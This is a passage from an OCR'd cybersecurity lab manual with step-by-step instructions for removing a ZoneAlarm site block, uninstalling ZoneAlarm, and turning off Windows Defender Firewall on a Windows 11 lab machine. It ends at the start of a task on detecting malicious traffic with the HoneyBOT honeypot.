
Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.



28. Close the ZoneAlarm main window.


29. Click **Show hidden icon** from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.




Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 11** machine.

31. After the system reboots, click **Ctrl+Alt+Del**. By default, **Admin** user account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.



32. **Uninstall** ZoneAlarm in the **Windows 11** machine. To do so, launch **Control Panel --> Programs** --> **Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 11** machine.



33. If a **ZoneAlarm** pop-up appears, click **Yes** to continue the uninstallation. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart..

34. Once the system reboots, turn off the **Windows Defender Firewall**.

    - In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window
    - In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**
    - Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane
    - Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section
    - The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.


36. You can also use other firewalls such as **ManageEngine Firewall Analyzer** (https://www.manageengine.com), **pfSense** (https://www.pfsense.org), **Sophos XG Firewall** (https://www.sophos.com), and **Comodo Firewall** (https://personalfirewall.comodo.com) to block access to a particular website or IP address.

Task 3: Detect Malicious Network Traffic using HoneyBOT

HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an 